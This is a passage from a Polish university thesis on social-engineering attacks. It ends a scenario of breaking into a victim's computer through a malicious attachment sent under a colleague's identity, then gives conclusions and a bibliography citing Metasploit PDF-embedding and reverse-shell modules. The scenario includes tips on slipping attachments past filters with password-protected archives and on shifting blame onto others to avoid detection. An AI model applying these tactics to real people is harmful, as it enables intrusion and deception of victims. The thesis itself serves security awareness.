Luki w oprogramowaniu, z których korzystałem są już bardzo dobrze znane. Powoduje to, że większość programów antywirusowych nauczyło się je wykrywać, więc nawet jeśli na swoim komputerze, ofiara nie będzie miała zainstalowanego żadnego z nich, to nasz załącznik zostanie odsiany przez filtry jeszcze na etapie wysyłania maila lub innej wiadomości. Oczywiście takie filtry można prościej lub trudniej oszukać poprzez spakowanie dokumentu i ustawienie hasła, jednak takie rozwiązanie może wzbudzić czyjeś podejrzenia.

Przeprowadzanie ataku w taki sposób, poza tym, że umożliwiło nam włamanie się na komputer pana Y, to jeszcze spowodowało, że wykrycie nas jako prawdziwych

sprawców stało się trudniejsze. W pierwszej kolejności pan Y obwini pana X i będzie miał trochę racji, ponieważ to on zachował się nonszalancko i był najsłabszym ogniwem w systemie oraz tak naprawdę to pan X uchylił drzwi przez które mogliśmy wejść. Pan X oczywiście się wszystkiego wyprze, bo to nie on wysłał ową wiadomość, ale pierwsze co pomyśli to, że zostawił komputer zalogowany bez opieki. Jeśli taka sytuacja nie miała miejsca spróbuje sobie przypomnieć wszystkie dziwne wiadomości i pliki jakie ostatnio otworzył i tym tokiem, po pewnym czasie, może dotrzeć do wiadomości od niejakiego Adam Kowalskiego, który oczywiście również się wszystkiego wyprze.

W ten sposób odsunęliśmy do siebie podejrzenia i zyskaliśmy na czasie. Jeśli nie zrobiliśmy nikomu żadnej dużej krzywdy, a tylko przeczytaliśmy treść zadań, to nikomu nie będzie się chciało, aż tak bardzo drążyć tematu, kto tak naprawdę był sprawcą ataku.

## 10. Wnioski

W niniejszej pracy starałem się omówić najpopularniejsze sposoby przeprowadzania ataków socjotechnicznych, a także pokazałem w jaki sposób przebiega proces manipulacji ludźmi. Z przytoczonych na wstępnie rozważań można wysnuć wniosek, że jest to bardzo prosta do przeprowadzania metoda ataku, a dzieje się tak, ponieważ najsłabszym ogniwem systemu informatycznego jest człowiek i jego wady oraz jego przyzwyczajenia. Kolejnym plusem takich ataków jest ekonomia, gdyż aby łamać poważne zabezpieczenia potrzebna nam jest bardzo duża moc obliczeniowa, a także wiedza jak taki atak przeprowadzić. Natomiast przy ataku z użyciem socjotechniki potrzebny nam tylko spryt i mamy wiele możliwości i sposobów, co pokazuje jak groźne są to ataki.

W kolejnej części mojej pracy zająłem się przeprowadzeniem samodzielnego ataku z użyciem autorskiego oprogramowania oraz gotowego narzędzia Metasploit. Chciałem przez to pokazać, że wystarczy tak naprawdę minimalna znajomość tematyki związanej z zabezpieczeniami, aby zacząć samodzielnie takie zabezpieczenia łamać. Samo łamanie zabezpieczeń nie jest czymś złym, a tylko od człowieka zależy jak tą wiedzę wykorzysta. Natomiast ja chciałem pokazać, że zagrożenie jest jak najbardziej realne i należy zawsze brać je pod uwagę. Poza tym dzięki umiejętności łamania zabezpieczeń możemy sami sprawdzić czy napisana przez nas aplikacja jest bezpieczna dla użytkowników.

Oprogramowanie Metasploit, a także narzędzie zawarte w systemie operacyjnym Kali, umożliwiają nam zautomatyzowanie procesów testowania aplikacji pod kątem bezpieczeństwa. Dzięki akutalizowanej bazie exploitów narzędzia Metasploit, możemy sprawdzić czy nasz system jest bezpieczny, a za razem czy bezpieczne są dane przetwarzane na nim.

Podsumowując, świat nie jest tak straszny jak się go opisuje, jednakże jest za razem bardzo niebezpieczny, jeśli ktoś celowo będzie chciał nam zrobić krzywdę. Oczywiście nie możemy popadać w paranoję, zamykać drzwi i z nikim nie rozmawiać. Celem pracy nie było przestraszenie, a jedynie uświadomienie zagrożenia i pobudzenie czujności u użytkowników Internetu i nie tylko.

## Bibliografia


1. Jean-Philippe Aumasson, Luca Henzen, Willi Meier, Raphael C.-W. Phan “SHA-3 proposal BLAKE” wersja 1.3, 2010.
2. Kamil Kaczyński, "Implementacja algorytmu SOSEMANUK w strukturze FPGA”, Warszawa, 2011.
3. https://niebezpiecznik.pl/post/phishing-w-reklamach-google/, 4 stycznia 2017
4. https://niebezpiecznik.pl/post/jesli-znajomy-przesle-ci-na-facebooku-zdjecie-nie-otwieraj-go-to-atak/, 4 stycznia 2017
5. https://niebezpiecznik.pl/post/turecka-policja-przebrana-za-lekarzy-ciekawy-eksperyment/?similarpost, 4 stycznia 2017
6. https://niebezpiecznik.pl/post/falszywe-faktury-za-energie-od-pge/, 4 stycznia 2017
7. https://niebezpiecznik.pl/post/uwaga-na-falszywe-faktury-od-pzu/, 4 stycznia 2017
8. https://niebezpiecznik.pl/post/oszusci-juz-wykorzystuja-obowiazek-rejestracji-kart-sim-by-wyludzac-dane-polakow/, 4 stycznia 2017
9. https://www.rapid7.com/db/modules/exploit/windows/fileformat/adobe_pdf_embedded_exe, 4 stycznia 2017
10. https://www.rapid7.com/db/modules/payload/windows/meterpreter/reverse_tcp, 4 stycznia 2017


## Wykaz tabel:



## Wykaz rysunków:

***Wyrażam zgodę na udostępnienie mojej pracy przez archiwum WAT***